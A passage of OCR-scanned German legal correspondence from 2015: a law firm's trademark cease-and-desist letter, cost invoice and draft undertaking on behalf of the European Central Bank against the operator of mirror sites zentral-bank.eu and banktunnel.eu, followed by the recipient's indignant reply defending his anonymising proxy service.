an uns zurückzusenden. Einen Entwurf einer solchen Erklärung finden Sie anliegend. Der Eingang als Telefaxbrief innerhalb dieser Frist wird nur als ausreichend erachtet, solange das Original der Erklärung unverzüglich danach auf dem Postweg hier eingeht. Vorsorglich weisen wir darauf hin, dass eine einfache, also nicht durch ein Vertragsstrafversprechen gesicherte Unterlassungserklärung die nach der Rechtsprechung zu vermutende Wiederholungsgefahr nicht ausräumt.

Innerhalb der genannten Frist sehen wir außerdem der Übersendung einer Anerkenntniserklärung Ihrerseits bezüglich des Ausgleichs der nachstehend berechneten Kosten, die Sie unter dem Gesichtspunkt des Schadensersatzes wie auch dem der Geschäftsführung ohne Auftrag zu tragen haben, entgegen.

Der von uns zu Grunde gelegte Streitwert ist angesichts des erheblichen Interesses unserer Mandantin an einer künftigen Unterlassung Ihres Verhaltens angemessen. Die o.g. Zeichen unserer Mandantin sind berühmt und verfügen weltweit über eine ausgeprägte Reputation. Im Hinblick darauf, dass es sich vorliegend um eine kennzeichen- und namensrechtliche Materie mit mehreren unterschiedlichen Verletzungstatbeständen handelt, was grundsätzlich besondere Kenntnisse erfordert, ist auch die Ansetzung einer 1,5 Geschäftsgebühr gemäß Ziffer 2300 W RVG aus diesem Streitwert angemessen (vgl. OLG Düsseldorf, GRUR-RR 07, 102, 103 - Peugeot-

bocklegal
- 5 -

Tuning). Diese Auffassung vertritt auch das OLG Frankfurt (GRUR-RR 2012, 2013 ff. - Cabat-Tasche).

Den Ausgleich der entsprechenden, beiliegenden Kostenrechnung erwarten wir bis spätestens zum 05.06.2015

Innerhalb derselben Frist erwarten wir den Eingang eines zweifelfreien Nachweises über den unwiderruflichen Verzicht auf die Webseiten www.zentral-bank.eu sowie www.banktunnel.eu.

Erfüllen Sie einen oder mehrere der vorgenannten Ansprüche nicht, nicht vollständig oder nicht rechtzeitig, werden wir insoweit unserer Mandantin die sofortige gerichtliche Geltendmachung dieser Ansprüche anraten.

Mit freundlichen Grüßen

Daniela Burghardt .
Rechtsanwältin

Anlage ?
? Kostenaufstellung
- Strafbewehrte Unterlassungserklärung (2x)
- Registerauszüge

bock legal

bock legal, Reuterweg 51-53, 60323 Frankfurt am Main Dr. Andreas BOCK

Michael Fügen
Stefan Bank
Fachanwalt für Steuerrecht
Dr. Jan D. Müller-Broich, LL.M.
Fachanwalt für Gewerblichen Rechtsschutz
Dr. Dirk Schmitz
Fachanwalt für Steuerrecht
Dr. Reinhard Döring
Dominik Weiß
Ulrike Müller
Daniela Burghardt, LL.M?
Christian Tiedemann
Dr. Alexander Weinbeer
Dr. Silke Rohlfelder
Dr. Matthias Achenbach
Daniel Al-Hami
Benedikt Frank
Sebastian Scholl
Maitre en droit (Pans X|)

Europäische Zentralbank /. Bähring Telefon
Unser Zeichen. 309/15 +49-(0)69-450902-37
Diktatzichen: v1 / D67/839-15 Fax
+49-(0)69-450902-11 ?
Internet
www.bock-legal.de
E-Mail
burghardt@bock-legal.de

Kostenaufstellung
Gegenstandswert: 50.000,00 ?
Geschäftsgebühr §§ 13, 14 RVG, Nr. 2300 VV RVG 1,5 1.744,50 ?
Pauschale für Post und Telekommunikation Nr. 7002 VV RVG 20,00 ?
Zwischensumme netto 1.764,50 ?
Gesamtbetrag 1.764,50 ?

Daniela Burghardt .
Rechtsanwältin

Wir bitten um Überweisung des Betrages auf eines der unten angegebenen Konten unter Angabe des Aktenzeichens.

bock legal Partnerschaft von Rechtsanwälten mbB
bock legal Sitz der Gesellschaft: HypoVereinsbank Deutsche Bank
Reuterweg 51-53 Frankfurt am Main BLZ 503 201 91 BLZ 500 700 24
60323 Frankfurt am Main Partnerschaftsregister: Kontonummer 15 817 578 Kontonummer 324 975 200
AG Frankfurt am Main BIC HYVEDEMM430 BIC DEUTDEDEFRA
UST ID-Nr: DE198985870 PR-Nr: 1994 IBAN DE42503201910015617578 IBAN DE43500700240324975200

D67/800-15

STRAFBEWEHRTE UNTERLASSUNGS- UND
VERPFLICHTUNGSEKRLÄRUNG

Herrn Maximilian Bähring, Hölderlinstrasse 4, 60316 Frankfurt am Main

- nachfolgend Schuldner genannt -

verpflichtet sich gegenüber der

Europäischen Zentralbank, Sonnemannstrasse 22, 60314 Frankfurt am Main

- nachfolgend Gläubigerin genannt -

zu Folgendem:

1.

Der Schuldner verpflichtet sich,

- a) es zukünftig zu unterlassen die Zeichen "Europäische Zentralbank" und/oder die Abkürzung "EZB" jeweils in allen Sprachen und Schreibweisen der Europäischen Union als Keyword von Webseiten zu verwenden, deren Inhalte nicht von der Gläubigerin erstellt und/oder autorisiert wurden.
- b) es zukünftig zu unterlassen, die Zeichen "Europäische Zentralbank", die Abkürzung "EZB", beide jeweils in allen Sprachen und Schreibweisen der Europäischen Union und/oder das nachfolgend wiedergegebene Zeichen als Titel von Webseiten zu verwenden, deren Inhalte nicht von der Gläubigerin erstellt und/oder autorisiert wurden:
- c) es zukünftig zu unterlassen, die nachstehend wiedergegebenen Zeichen, soweit sie Textbestandteile enthalten jeweils in allen Sprachen und Schreibweisen der Europäischen Union, im Rahmen von Webseiten zu verwenden, deren Inhalte nicht von der Gläubigerin erstellt und/oder autorisiert wurden:

- 2 -

EUROPÄISCHE ZENTRALBANK
und/oder
EUROPÄISCHE ZENTRALBANK
E U R O S Y S T E M

d) binnen einer Woche nach Unterzeichnung dieser Vereinbarung gegenüber der zuständigen Vergabestelle, durch schriftliche Erklärung verbindlich und unwiderruflich die Internet-Domains www.zentral-bank.de und www.banktunnel.eu freizugeben.

2.

Für jeden Einzelfall der Zuwiderhandlung

a) gegen die vorstehenden Unterlassungsverpflichtungen zu 1.a) bis 1.c) zahlt der Schuldner an die Gläubigerin eine Vertragsstrafe in Höhe von ? 5.500,00 (fünftausendfünfhundert Euro).

Die Berufung auf jeglichen Fortsetzungszusammenhang, ferner auf Gesamtvorsatz und/oder natürliche Handlungseinheit ist ausgeschlossen. Insbesondere stellt das Anbieten, Ankündigen, Feilhalten und/oder Inverkehrbringen eines jeden einzelnen Gegenstandes einen Einzelfall im Sinne dieser Vereinbarung dar. Bei Anzeigen entgegen vorstehender Unterlassungsverpflichtung stellt jede einzelne Anzeige in jeder einzelnen Ausgabe eines jeden einzelnen Druckerzeugnisses einen Einzelfall im Sinne dieser Vereinbarung dar.

Bei Nutzungen im Internet stellt jeder neu begonnene Wochenzyklus einen Einzelfall im Sinne dieser Vereinbarung dar.

_ 3 _

b) gegen die vorstehende Verpflichtung 1.d) zahlt der Schuldner an die Gläubigerin eine Vertragsstrafe in Höhe von ? 5.500,00 (fünftausendfünfhundert Euro). Hierbei stellt jeder neu begonnene Wochenzyklus einen Einzelfall im Sinne dieser Vereinbarung dar.

3.

Der Schuldner erstattet der Gläubigerin die Kosten des anwaltlichen Verwarnungsschreibens gemäß beigefügter Kostenaufstellung, nämlich den Betrag in Höhe von ? 1.764,50.

4.

Gerichtsstand und Erfüllungsort ist auch Frankfurt am Main.
Ort/Datum rechtsverbindliche Unterschrift/Stempel

Herr Maximilian Bähring

bock legal, Reuterweg 51–53, 60323 Frankfurt am Main



Einwurfeinschreiben

Herrn
Maximilian Bähring
Hölderlinstrasse 4

60316 Frankfurt am Main

19. Mai 2015

Europäische Zentralbank ./. Bähring

Unser Zeichen: 309/15
Diktatzeichen: vl / D67798-15

Sehr geehrter Herr Bähring,

in oben bezeichneter Angelegenheit zeigen wir an, dass uns die Europäische Zentralbank, Sonnemannstrasse 21, 60314 Frankfurt am Main, mit der Wahrnehmung ihrer Interessen betreffend Angelegenheiten des gewerblichen Rechtsschutzes beauftragt hat. Eine ordnungsgemäße Bevollmächtigung wird anwaltlich versichert. Eine auf uns lautende Vollmacht kann jederzeit nachgereicht werden. Namens und im Auftrag unserer Mandantin haben wir Ihnen Folgendes zu unterbreiten:

I.

Unsere Mandantin ist die Notenbank für die gemeinsame Währung Europas, den Euro. Unsere Mandantin ist allgemein und Ihnen bekannt. Sie benutzt das Zeichen „Europäische Zentralbank“, die Abkürzung „EZB“ sowie die entsprechenden Übersetzungen dieses Begriffs und deren Abkürzungen in die unterschiedlichen europäischen Sprachen als Institutionsbezeichnung.

Dr. Andreas Bock
Michael Fügen
Stefan Bank
Fachanwalt für Steuerrecht
Dr. Jan D. Müller-Broich, LL.M.
Fachanwalt für Gewerblichen Rechtsschutz
Dr. Dirk Schmitz
Fachanwalt für Steuerrecht
Dr. Reinhard Döring
Dominik Weiß
Ulrike Müller
Daniela Burghardt, LL.M.
Christian Tiedemann
Dr. Alexander Weinbeer
Dr. Silke Rohlfelder
Dr. Matthias Achenbach
Daniel Al-Hami
Benedikt Frank
Sebastian Scholl
Maitre en droit (Paris XII)

Telefon
+49-(0)69-450902-37
Fax
+49-(0)69-450902-11
Internet
www.bock-legal.de
E-Mail
burghardt@bock-legal.de

bock legal Partnerschaft von Rechtsanwälten mbB.

bock legal
Reuterweg 51–53
60323 Frankfurt am Main
USt-ID-Nr.: DE198995870

Sitz der Gesellschaft:
Frankfurt am Main
Partnerschaftsregister:
AG Frankfurt am Main
PR-Nr.: 1984

HypoVerleinsbank
BLZ 503 201 91
Kontonummer 15 617 578
BIC HYVEDE33HAN
IBAN DE42503201910015017578

Deutsche Bank
BLZ 500 700 24
Kontonummer 324 975 200
BIC DEUTDE33HAN
IBAN DE43350700240324975200

[1] http://40.media.tumblr.com/329878fd1800b8cb58e25133c6aa215/tumblr_nonoyiCPIE1sofvubo1_1280.jpg

In Deutschland werden insbesondere die Kennzeichnungen „Europäische Zentralbank“ bzw. „EZB“ sowie „European Central Bank“ bzw. „ECB“ verwendet, sodass diese Schutz gegen unerlaubte Benutzung gemäß §§ 5, 15 Markengesetz genießen. Auch das Logo unserer Mandantin wird zur Kennzeichnung des Geschäftsbetriebs in Deutschland verwendet, sodass auch dieses nach den vorgenannten Normen geschützt ist.

Diverse Zeichen unserer Mandantin genießen darüber hinaus Schutz als heraldische Zeichen im Sinne von Artikel 6^{ter} Pariser Verbandsübereinkunft zum Schutz des gewerblichen Eigentums (PVÜ), unter anderem

das Logo ,

das Logo mit Schriftzug „Europäische Zentralbank“, , EUROPEAN CENTRAL BANK,

das Logo mit Schriftzug „Europäische Zentralbank Eurosystem“ , EUROPEAN CENTRAL BANK EUROSYSTEM

sowie die Abkürzung „EZB“ und das Wortzeichen „Europäische Zentralbank“. Die Wortzeichen sind jeweils in den verschiedenen Sprachen der Mitgliedsstaaten geschützt. In der Anlage fügen wir Ausdrücke aus der entsprechenden Onlinedatenbank der World Intellectual Property Organization (WIPO) hinsichtlich der deutschen und der Europäischen Sprachversion bei.

Schließlich sind die Benennungen „Europäische Zentralbank“ bzw. „European Central Bank“ sowie EZB und ECB unmittelbar als Name i.S.v. § 12 BGB einzustufen.

Die Zeichen unserer Mandantin sind umfangreich benutzt und weltbekannt, sodass sie in markenrechtlicher Hinsicht auch Schutz im Sinne einer bekannten geschäftlichen Bezeichnung i.S.v. § 15 Abs. 3 MarkenG genießen.

II.

Unserer Mandantin ist zur Kenntnis gelangt, dass Sie auf den Webseiten www.zentral-bank.eu und www.central.banktunnel.eu Teile der Inhalte der offiziellen Webseite unserer Mandantin spiegeln und um weitere - nicht von unserer Mandantin stammende und nicht von dieser autorisierte Inhalte, wie beispielsweise das Anonymous-Logo und andere unautorisierte Inhalte - ergänzen. Im Rahmen dieser Seite werden an mehreren Stellen der Name unserer Mandantin in der Langform und als Abkürzung sowie die entsprechenden Logos verwendet.

Weiter verwenden Sie die Zeichen „European Central Bank“ und „ECB“ als Keyword im Quellcode ihrer Seite www.banktunnel.eu sowie im Quellcode der Seite www.zentral-bank.eu unter

[2] http://41.media.tumblr.com/1de67892145eb8b895362a407007cff8/tumblr_nonoyiCPIE1sofvubo2_1280.jpg

anderem die Begriffe "ECB, European Central Bank, Banco Central Europeo, Banca Centrale Europea, Europese Centrale Bank, Banco Central Europeu, Europeiska centralbanken, European System of Central Banks, ESCB, Eurosystem" als Keywords. Weiter verwenden Sie das Logo  und das Zeichen „ECB“ im Titel der beiden Webseiten.

III.

Mit all diesen Handlungen rufen Sie den unzutreffenden Eindruck hervor, es handele sich um Internetauftritte unserer Mandantin und von ihr erstellte oder jedenfalls autorisierte und freigegebene Inhalte. Hierdurch verletzen Sie die Rechte unserer Mandantin in mehrerer Hinsicht:

Bereits die Anmeldung und Benutzung der Domains www.zentral-bank.eu sowie www.central.banktunnel.eu stellen Verletzungen der Rechte unserer Mandantin aus §§ 5, 15 MarkenG, § 12 BGB und 6^{ter} PVÜ dar. Es gibt keine denkbare Nutzung dieser Domains durch Sie, die nicht die Rechte unserer Mandantin beeinträchtigen würde.

Gleiches gilt für die Verwendung des Namens „European Central Bank“, und des Kürzels „ECB“ sowie der Logos unserer Mandantin (jeweils in allen Sprachen) im Rahmen der Webseiten. Hierbei kommt es noch nicht einmal auf die konkreten Inhalte der entsprechenden Webseite an, da Sie ohnehin unter keinem rechtlichen Gesichtspunkt berechtigt sind, den Namen „Europäische Zentralbank“ (unabhängig von der jeweiligen Sprache) und/oder die entsprechenden Logos unserer Mandantin in dieser Weise zu verwenden.

Sie beeinträchtigen durch Ihr Verhalten die Interessen unserer Mandantin an ihren Namensrechten massiv, indem Sie eine Zuordnungsverwirrung schaffen. Wenn Sie dies – wie auf den vorbezeichneten Webseiten geschehen – darüber hinaus in Bezug zu Bankdienstleistungen und entsprechenden Inhalten tun, verstärkt das die Rechtsverletzung noch zusätzlich.

Allein der Umstand, dass Sie im Quelltext der Seite www.zentral-bank.eu den Namen unserer Mandantin in verschiedenen Sprachen als Keyword verwenden, begründet im Übrigen jedenfalls Erstbegehungsgefahr im Hinblick auf eine zukünftige Nutzung des Namens in der Langform und als Abkürzung in allen Sprachversionen der Europäischen Union.

Unsere Mandantin hat daher gegen Sie auf Basis des § 1004 BGB bzw. des § 15 MarkenG Ansprüche auf Unterlassung des rechtswidrigen Verhaltens in dem Umfang, der sich aus dem als Anlage beigefügten Entwurf einer Unterlassungserklärung ergibt, sowie auf Beseitigung der Beeinträchtigung durch Entfernung der entsprechenden Inhalte aus dem Internet und Löschung der Domains www.zentral-bank.eu sowie www.banktunnel.eu. Zudem haben Sie unserer Mandantin die entstandenen Rechtsverfolgungskosten zu erstatten.

[3] http://36.media.tumblr.com/d8a1a284d0c05b1cb2c9daa260b1e1c3/tumblr_nonoyiCPIE1sofvub03_1280.jpg

Ihr Verhalten schädigt die Namensrechte unserer Mandantin sowie deren guten Ruf in erheblichem Umfang, da sodass sie nicht bereit ist, ein solches Verhalten zu dulden. Soweit Sie durch Ihr vorstichwortiertes Verhalten, insbesondere die Spiegelung und gleichzeitige Veränderung von Inhalten der Webseite unserer Mandantin weitere Rechte verletzen, die bislang nicht Gegenstand dieser Abmahnung sind, behält es sich unsere Mandantin ausdrücklich vor, diesbezüglich ergänzend die notwendigen Schritte in die Wege zu leiten. Die Beschränkung der hiesigen Abmahnung auf namens- und zeichenrechtliche Aspekte stellt keine Duldung Ihres Verhaltens unter anderen rechtlichen Aspekten und insbesondere keinen Verzicht auf weitere möglicherweise bestehende Ansprüche dar.

IV.

Angesichts der vorgenannten Umstände haben wir Sie aufzufordern, eine ausreichende, die Wiederholungsgefahr beseitigende strafbewehrte Unterlassungserklärung datiert und unterzeichnet bis zum

28.05.2015

(nicht verlängerbare Frist, Eingang bei uns)

an uns zurückzusenden. Einen Entwurf einer solchen Erklärung finden Sie anliegend. Der Eingang als Telefaxbrief innerhalb dieser Frist wird nur als ausreichend erachtet, solange das Original der Erklärung unverzüglich danach auf dem Postweg hier eingeht. Vorsorglich weisen wir darauf hin, dass eine einfache, also nicht durch ein Vertragsstrafversprechen gesicherte Unterlassungserklärung die nach der Rechtsprechung zu vermutende Wiederholungsgefahr nicht ausräumt.

Innerhalb der genannten Frist sehen wir außerdem der Übersendung einer Anerkennniserklärung Ihrerseits bezüglich des Ausgleichs der nachstehend berechneten Kosten, die Sie unter dem Gesichtspunkt des Schadensersatzes wie auch dem der Geschäftsführung ohne Auftrag zu tragen haben, entgegen.

Der von uns zu Grunde gelegte Streitwert ist angesichts des erheblichen Interesses unserer Mandantin an einer künftigen Unterlassung Ihres Verhaltens angemessen. Die o.g. Zeichen unserer Mandantin sind berühmt und verfügen weltweit über eine ausgeprägte Reputation. Im Hinblick darauf, dass es sich vorliegend um eine kennzeichen- und namensrechtliche Materie mit mehreren unterschiedlichen Verletzungstatbeständen handelt, was grundsätzlich besondere Kenntnisse erfordert, ist auch die Ansetzung einer 1,5 Geschäftsgebühr gemäß Ziffer 2300 VV RVG aus diesem Streitwert angemessen (vgl. OLG Düsseldorf, GRUR-RR 07, 102, 103 - Peugeot-

[4] http://40.media.tumblr.com/c29de02b59d818e32ee8934e06e02d50/tumblr_nonoyiCPIE1sofvubo4_1280.jpg

Tuning). Diese Auffassung vertritt auch das OLG Frankfurt (GRUR-RR 2012, 2013 ff. - Cabat-Tasche).


Den Ausgleich der entsprechenden, beiliegenden Kostenrechnung erwarten wir bis spätestens zum

05.06.2015

Innerhalb derselben Frist erwarten wir den Eingang eines zweifelfreien Nachweises über den unwiderruflichen Verzicht auf die Webseiten www.zentral-bank.eu sowie www.banktunnel.eu.

Erfüllen Sie einen oder mehrere der vorgenannten Ansprüche nicht, nicht vollständig oder nicht rechtzeitig, werden wir insoweit unserer Mandantin die sofortige gerichtliche Geltendmachung dieser Ansprüche anraten.

Mit freundlichen Grüßen



Daniela Burghardt
Rechtsanwältin

Anlage

- Kostenaufstellung
- Strafbewehrte Unterlassungserklärung (2x)
- Registerauszüge

bock legal, Reuterweg 51-53, 60323 Frankfurt am Main



Herrn
Maximilian Bähring
Hölderlinstrasse 4

60316 Frankfurt am Main

19. Mai 2015

Europäische Zentralbank ./. Bähring

Unser Zeichen: 309/15

Diktatzeichen: vl / D67/839-15

- Dr. Andreas Bock
- Michael Fügen
- Stefan Bank
Fachanwalt für Steuerrecht
- Dr. Jan D. Müller-Broich, LL.M.
Fachanwalt für Gewerblichen Rechtsschutz
- Dr. Dirk Schmitz
Fachanwalt für Steuerrecht
- Dr. Reinhard Döring
- Dominik Weiß
- Ulrike Müller
- Daniela Burghardt, LL.M.
- Christian Tiedemann
- Dr. Alexander Weinbeer
- Dr. Silke Rohnfelder
- Dr. Matthias Achenbach
- Daniel Al-Hami
- Benedikt Frank
- Sebastian Scholl
Maitre en droit (Paris XII)

Telefon
+49-(0)69-450902-37

Fax
+49-(0)69-450902-11

Internet
www.bock-legal.de

E-Mail
burghardt@bock-legal.de

Kostenaufstellung

Gegenstandswert: 50.000,00 €
 Geschäftsgebühr §§ 13, 14 RVG, Nr. 2300 VV RVG
 Pauschale für Post und Telekommunikation Nr. 7002 VV RVG
 Zwischensumme netto
Gesamtbetrag

| | | |
|-----|------------|--|
| 1,5 | 1.744,50 € | |
| | 20,00 € | |
| | 1.764,50 € | |
| | 1.764,50 € | |

Wir bitten um Überweisung des Betrages auf eines der unten angegebenen Konten unter Angabe des Aktenzeichens.



Daniela Burghardt
Rechtsanwältin

bock legal Partnerschaft von Rechtsanwälten mbB

bock legal
 Reuterweg 51-53
 60323 Frankfurt am Main
 USt ID-Nr.: DE198985870

Sitz der Gesellschaft:
 Frankfurt am Main
 Partnerschaftsregister:
 AG Frankfurt am Main
 PR-Nr.: 1994

HypoVereinsbank
 BLZ 603 201 91
 Kontonummer 15 617 578
 BIC HYVEDE33
 IBAN DE42503201910015617578

Deutsche Bank
 BLZ 500 700 24
 Kontonummer 324 975 200
 BIC DEUTDE33
 IBAN DE43500700240324975200

[6] http://41.media.tumblr.com/ee36ad93ef8a19f4ee0b24baae5ce5fe/tumblr_nonoyiCPIE1sofvubo6_1280.jpg

D67/800-15

STRAFBEWehrte UNTERLASSUNGS- UND VERPFLICHTUNGSErKLÄRUNG

Herrn Maximilian Bähring, Hölderlinstrasse 4, 60316 Frankfurt am Main

- nachfolgend Schuldner genannt -

verpflichtet sich gegenüber der

Europäischen Zentralbank, Sonnemannstrasse 22, 60314 Frankfurt am Main

- nachfolgend Gläubigerin genannt -

zu Folgendem:

1.

Der Schuldner verpflichtet sich,

- a) es zukünftig zu unterlassen die Zeichen „Europäische Zentralbank“ und/oder die Abkürzung „EZB“ jeweils in allen Sprachen und Schreibweisen der Europäischen Union als Keyword von Webseiten zu verwenden, deren Inhalte nicht von der Gläubigerin erstellt und/oder autorisiert wurden.
- b) es zukünftig zu unterlassen, die Zeichen „Europäische Zentralbank“, die Abkürzung „EZB“, beide jeweils in allen Sprachen und Schreibweisen der Europäischen Union und/oder das nachfolgend wiedergegebene Zeichen als Titel von Webseiten zu verwenden, deren Inhalte nicht von der Gläubigerin erstellt und/oder autorisiert wurden:



- c) es zukünftig zu unterlassen, die nachstehend wiedergegebenen Zeichen, soweit sie Textbestandteile enthalten jeweils in allen Sprachen und Schreibweisen der Europäischen Union, im Rahmen von Webseiten zu verwenden, deren Inhalte nicht von der Gläubigerin erstellt und/oder autorisiert wurden:

[7] http://36.media.tumblr.com/994c1d6c6d7c226aa31819045fb8ea3d/tumblr_nonoyiCPIE1sofvubo7_1280.jpg

- 2 -



EUROPÄISCHE ZENTRALBANK

und/oder



EUROPÄISCHE ZENTRALBANK

EUROSYSTEM

- d) binnen einer Wochen nach Unterzeichnung dieser Vereinbarung gegenüber der zuständigen Vergabestelle, durch schriftliche Erklärung verbindlich und unwiderruflich die Internet-Domains www.zentral-bank.de und www.banktunnel.eu freizugeben.

2.

Für jeden Einzelfall der Zuwiderhandlung

- a) gegen die vorstehenden Unterlassungsverpflichtungen zu 1.a) bis 1.c) zahlt der Schuldner an die Gläubigerin eine Vertragsstrafe in Höhe von € 5.500,00 (fünftausendfünfhundert Euro).

Die Berufung auf jeglichen Fortsetzungszusammenhang, ferner auf Gesamtvorsatz und/oder natürliche Handlungseinheit ist ausgeschlossen. Insbesondere stellt das Anbieten, Ankündigen, Feilhalten und/oder Inverkehrbringen eines jeden einzelnen Gegenstandes einen Einzelfall im Sinne dieser Vereinbarung dar. Bei Anzeigen entgegen vorstehender Unterlassungsverpflichtung stellt jede einzelne Anzeige in jeder einzelnen Ausgabe eines jeden einzelnen Druckerzeugnisses einen Einzelfall im Sinne dieser Vereinbarung dar.

Bei Nutzungen im Internet stellt jeder neu begonnene Wochenzyklus einen Einzelfall im Sinne dieser Vereinbarung dar.

[8] http://36.media.tumblr.com/9402b19c8b781b8a65fb82aee5c51164/tumblr_nonoyiCPIE1sofvubo8_1280.jpg

- 3 -

b) gegen die vorstehende Verpflichtung 1.d) zahlt der Schuldner an die Gläubigerin eine Vertragsstrafe in Höhe von € 5.500,00 (fünftausendfünfhundert Euro). Hierbei stellt jeder neu begonnene Wochenzyklus einen Einzelfall im Sinne dieser Vereinbarung dar.

3.

Der Schuldner erstattet der Gläubigerin die Kosten des anwaltlichen Verwarnungsschreibens gemäß beigefügter Kostenaufstellung, nämlich den Betrag in Höhe von € 1.764,50.

4.

Gerichtsstand und Erfüllungsort ist auch Frankfurt am Main.

.....
Ort/Datum

.....
rechtsverbindliche Unterschrift/Stempel
Herr Maximilian Bähring

[9] http://36.media.tumblr.com/f6b2fa43236ec72ca011ea27a48c557/tumblr_nonoyiCPIE1sofvubo9_1280.jpg

20.05.2015 04:27 <http://sch-einesystem.tumblr.com/post/119450512793>

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

vorab als Fax: 069/450902-11
Fräulein Burghardt

bock legal
Reuterweg 51-53
60323 Frankfurt a.M.

20. Mai 2015
FRECHHEIT ? SCHUTZGELDERPRESSUNG IST DAS

Frau Burghardt!

Soeben, 20. Mai 2015 erhalte ich per Einschreiben Einwurf ihr Schreiben mit dem Versuch mir eine Unterlassungserklärung abzupressen.

Es wird Strafanzeige gegen Sie erstattet wegen Nötigung! Ich bin Datenschutz/Netzaktivist und als solcher habe ich etwas gegen Abmahnwälfte. Wer mich dazu erpressen will ihm als Anwalt horrenden Gebühren zu bezahlen die von der Höhe her ganz sicher nicht dem ? nur im Falle eines letztinstanzlichen Klagverlustes -BRAGO/RVG Satz entsprechen ist bei mir gerade richtig. Das klage ich durch bis zum EUGH wenn es sein muß. Ich bin gerade wieder in Strasbourg beim europäischen Gerichtshof für Menschenrechte mit einem Verfahren in dem es um Anwaltsgebührenerstattung geht. Sie als Jurist sollten am besten wissen daß man vor Gericht kein Recht bekommt allenfalls ein Urteil (denn zu Recht kommt man nur durch Recht also etwa bei Tatvorsatz-Nachweisbarkeit).

Bei ?central-bank.eu? bin ich der falsche Ansprechpartner. Wenn Sie nicht wollen daß eine Domain die eventuell gegen Markenrecht verstößt verwendet wird dann wenden Sie sich an die für die Topleveldomain ?eu? zuständige Registry, die Eurid, die alleine Abhilfe schaffen könnte. Was die third level domain ?central.banktunnel.eu? angeht deren Delegation mir als Domain-Inhaber des Namens ?banktunnel.eu? obliegt so kann ich hier keinerlei Markenrechtverletzung feststellen. Der Namensbestandteil Tunnel bezieht sich auf Tunnel wie in einem VPN.

Die ?central-bank.eu? Domains ist als solche auch nicht schützenswert weil es von Zentralbanken gleich mehrere innerhalb der EU gibt. Ich habe mich informiert. Die gesetzlichen Regeln der EU sehen vor daß bei mehreren konkurrierenden Institutionen mit einem Anspruch innerhalb EU-Europas diejenige den Zuschlag bekommen soll in deren Sprache ein Domainname verfasst ist. ?Central-Bank.EU? würde insofern der britischen Krone gehören weil ?Central-Bank? ein englischsprachiger Begriff ist. Insofern könnten theoretisch auch noch zumindest die Deutsche Bundesbank oder die Bank Austria Ansprüche anmelden. ?/-2-

-2-
Was die SSL-Zertifikate der vorgenannten Domains angeht: Nach eingehender Prüfung durch den Registrar (Comodo) wurden mir diese übertragen.

Hintergrund meiner Angebote im Netz:

Seit meinem fünfzehnten Lebensjahr betreibe und warte ich Netzwerke, schon mit 15 Jahren habe ich Geschäftsreisen (nach Hamburg) unternommen um die bundesweiten (damals noch lokalen) Netze einer internationalen Human-Resources Consultancy (den EDV-Support derer internationalen Verbands-Partner-Niederlassungen in 35 Ländern dieser Erde von Kanada bis Australien ich ab dem 23. Lebensjahr als geschäftsführender Gesellschafter der outgesourcete EDV-Abteilung dieses Unternehmens übernahm) zu betreuen. Am Tage meines 18. Geburtstages stand ich bei Öffnung des Rathauses in Bad Homburg beim Gewerbeamte um meine Selbständigkeit anzumelden. Ich betreibe vom Know-How her Netzwerke auf Niveau von Autonomen Systemen (AS21158) und bin weitestgehend gleichberechtigt etwa mit der Deutschen Telekom was das Routing im Internet angeht. Ich habe eine komplett selbstgebaute eigene, auf Routing- und Serverdienste spezialisierte Linux-Distribution erschaffen.

Mein aktuelles, -hobbymäßiges, ich bin im Prinzip Frührentner - betriebenes Netzwerk erstreckt sich ? neben Deutschland - von New York über London bis Tokyo. Geografische Verteilung war notwendig geworden nachdem man verstärkt DDOS- Attacken, unter anderem von Israel aus, auf meinen Name- Server gefahren hatte. Insofern ist weitaus mehr als fraglich ob ein deutsches Gericht zuständig wäre.

Ich bin einer der Aktivisten hinter ?Freiheit Statt Angst? und engagiere mich ? etwa mit Demo-plakate kleben ?für den Arbeitskreis Vorratsdatenspeicherung, mein damaliger Kontakt ist inzwischen bei der Piratenpartei die maßgeblich aus der Bewegung heraus Zulauf bekommt.

Ich bin ein Freund kostenloser Angebote im Netz wie etwa Wikipedia. Nun wollte ich der ?Netzgemeinde? etwas zurückgeben. Hierfür habe ich unter anderem auch einen DynDNS Dienst geschrieben ?dynip.name? der demnächst online geht.

Mich ärgert daß man im Internet immer massiver überwacht wird. Dagegen wollte ich ein Zeichen setzen. Und daher betreibe ich einen Anonymisierungsdienst. Wer diesen KOSTENLOS ANGE-BOTENEN Dienst nutzt sieht die Seite der EZB durch meinen Rechner hindurch - so wie ich sie sehe. Ihnen ist sicherlich geläufig daß man im Internet eine Seite an denjenigen anpassen kann der Sie aufruft, so wäre es beispielsweise möglich einen Filter zu programmieren der Rechnern der Federal Reserve Bank der USA einen anderen Leitzinssatz anzeigt als dem Rest der Nutzer des Internets. Etwa anhand der IP-Adressen. \$ _SERVER[?REMOTE_ADDR?] ist ein guter Suchbegriff für google wenn Sie sich da einlesen.

Um zu vermeiden daß man Opfer einer solchen Täuschung wird, das beispielsweise nur einem selbst ein erhöhter Preis für eine im Netz angebotene Ware angezeigt wird, ein Aufschlag, der jemand anderem nicht angezeigt wird, nutzt man dann Proxy Server um zu verifizieren daß die Information korrekt ist, etwa <http://www.webproxy.net> oder eben

DEN MEINIGEN. ?/-3-

-3-
Die Wahl der EZB für einen für die Netzgemeinde angebotenen Anonymisierungsdienst war naheliegend da ich in direkter Nachbarschaft wohne. (Mein Appartement in der Hölderlinstraße 4 ist etwa 500 m Luftlinie vom Neubau entfernt.) Ich hatte deshalb schon ? ohne Antwort zu erhalten ? um ein sogenanntes BGP-Peering zwischen dem AS der EZB 31614 und dem meinigen 21158 per optischer Richtfunkstrecke ersucht, von meinem Schlafzimmerfenster aus habe ich die hierfür notwendige Sichtverbindung auf das Gebäude ihrer Mandantin.

Der Anonymisierungsdienst-Proxy-Server nimmt nun ? für spätere Verwendung als Platzhalter für eine Werbeeinblendung (um den Serverbetrieb zu finanzieren, momentan sponsore ich das noch privat) - zwei Modifikationen an der geproxieten Seite vor: die Erste indem er über ein verändertes Logo darauf hinweist daß es sich um einen Anonymisierungsdienst handelt (siehe Abbildung).

